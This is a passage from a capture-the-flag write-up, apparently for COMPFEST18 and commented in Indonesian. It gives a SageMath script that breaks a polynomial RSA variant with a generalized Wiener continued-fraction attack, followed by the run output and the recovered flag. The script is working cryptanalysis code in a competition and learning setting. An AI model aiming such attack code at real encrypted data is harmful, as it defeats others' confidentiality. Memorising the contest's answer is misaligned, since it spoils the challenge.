31847759833622612060852702707524420517511019232267877627182623938692303 6
35093157553366438629306834749493632914718129317001351593113247650737046 7
26455485495935603410470199172631555919707854811921153177765127124645610 2
81583576992732312700251277073782725683552844994942011873116008904612723 8
```

```
718770208607426765681097973153145032177*t +
217261637179904341099915320791452402983757650352380146241214399082819552
920955778301607807948794209455862805692738790228273530685855276042377665
884900167280955372365009756556918913246706890024303805903440145334041551
044812380582138566554359512662720616232004514484246579704512884683543895
609489213603354164993215919849353834444234933287105805463016148709569127
916898880680791455726460615408820599776529346157180768273845677105500371
191977913346731893791793148870272138714286352770683759573751183286190878
343801330015312356901427275618136587732551152193267422544988277643271584
208325769397625502460450082051914026346


approx_phi = N^n
cf = continued_fraction(e / approx_phi)

convergents = cf.convergents()

for conv in convergents:
    k_prime = conv.numerator()
    d_guess = conv.denominator()

    if k_prime == 0 or d_guess <= 1:
        continue

    if (e * d_guess + 1) % k_prime == 0:
        phi_guess = (e * d_guess + 1) // k_prime

        S = N^10 - phi_guess + 1
        discriminant = S^2 - 4 * (N^10)

        if discriminant <= 0 or not discriminant.is_square():
            continue

        diff_p10_q10 = isqrt(discriminant)
        p10 = (S + diff_p10_q10) // 2
        q10 = (S - diff_p10_q10) // 2

        try:
            # Cari akar 10
            p = int(Integer(p10).nth_root(10))
            q = int(Integer(q10).nth_root(10))
        except ValueError:
            # Jika hasilnya bukan bilangan bulat, abaikan
            continue

        # --- INI FILTER PALING PENTING yezzir ---
```

```
        if p * q != N:
            print(f"[-] False positive d_guess = {d_guess} diabaikan
(p*q != N)")
            continue

        print("[*] Menghitung grup multiplikatif di GF(p)...")
        Pp.<xp> = PolynomialRing(GF(p))
        factors_p = (xp^10 - 2).factor()
        order_p = 1
        for f, _ in factors_p:
            order_p = lcm(order_p, p^f.degree() - 1)

        print("[*] Menghitung grup multiplikatif di GF(q)...")
        Pq.<xq> = PolynomialRing(GF(q))
        factors_q = (xq^10 - 2).factor()
        order_q = 1
        for f, _ in factors_q:
            order_q = lcm(order_q, q^f.degree() - 1)

        lambda_true = lcm(order_p, order_q)
        print("[+] True Order berhasil dihitung!")

        try:
            d_true = inverse_mod(e, lambda_true)
        except Exception as err:
            print(f"[-] Gagal melakukan inverse_mod: {err}")
            exit()

        print("[*] Mendekripsi ciphertext dengan eksponen sejati...")
        m_poly = c ^ d_true
        temp_recovered = m_poly.list()

        while len(temp_recovered) < 10:
            temp_recovered.append(0)

        print("[*] Mengekstrak Flag...")
        for chunk_size in range(1, 50):
            try:
                flag_b = b""
                for koef in temp_recovered:
                    flag_b += int(koef).to_bytes(chunk_size, 'big')

                if b"COMPFEST" in flag_b:
                    print(f"\n[!] FLAG DITEMUKAN (chunk_size =
{chunk_size})")
                    pad_len = flag_b[-1]
```

```
                    if 1 <= pad_len <= 10:
                        print(f"[=>] {flag_b[:-pad_len].decode('utf-8',
errors='ignore')}")
                    else:
                        print(f"[=>] {flag_b.decode('utf-8',
errors='ignore')}")
                    break
            except OverflowError:
                continue
```

```
[arney1@station hello]$ sage try.sage
[*] Menghitung grup multiplikatif di GF(p)...
[*] Menghitung grup multiplikatif di GF(q)...
[+] True Order berhasil dihitung!
[*] Mendekripsi ciphertext dengan eksponen sejati...
[*] Mengekstrak Flag...

[!] FLAG DITEMUKAN (chunk_size = 6)
[=>] COMPFEST18{c0ngr4tzzz_h3ngk3rrrr_g3n3r4l1Zed_w13n3R_4ttacK}
[arney1@station hello]$ cd
```

Flag:
COMPFEST18{c0ngr4tzzz_h3ngk3rrrr_g3n3r4l1Zed_w13n3R_4ttacK}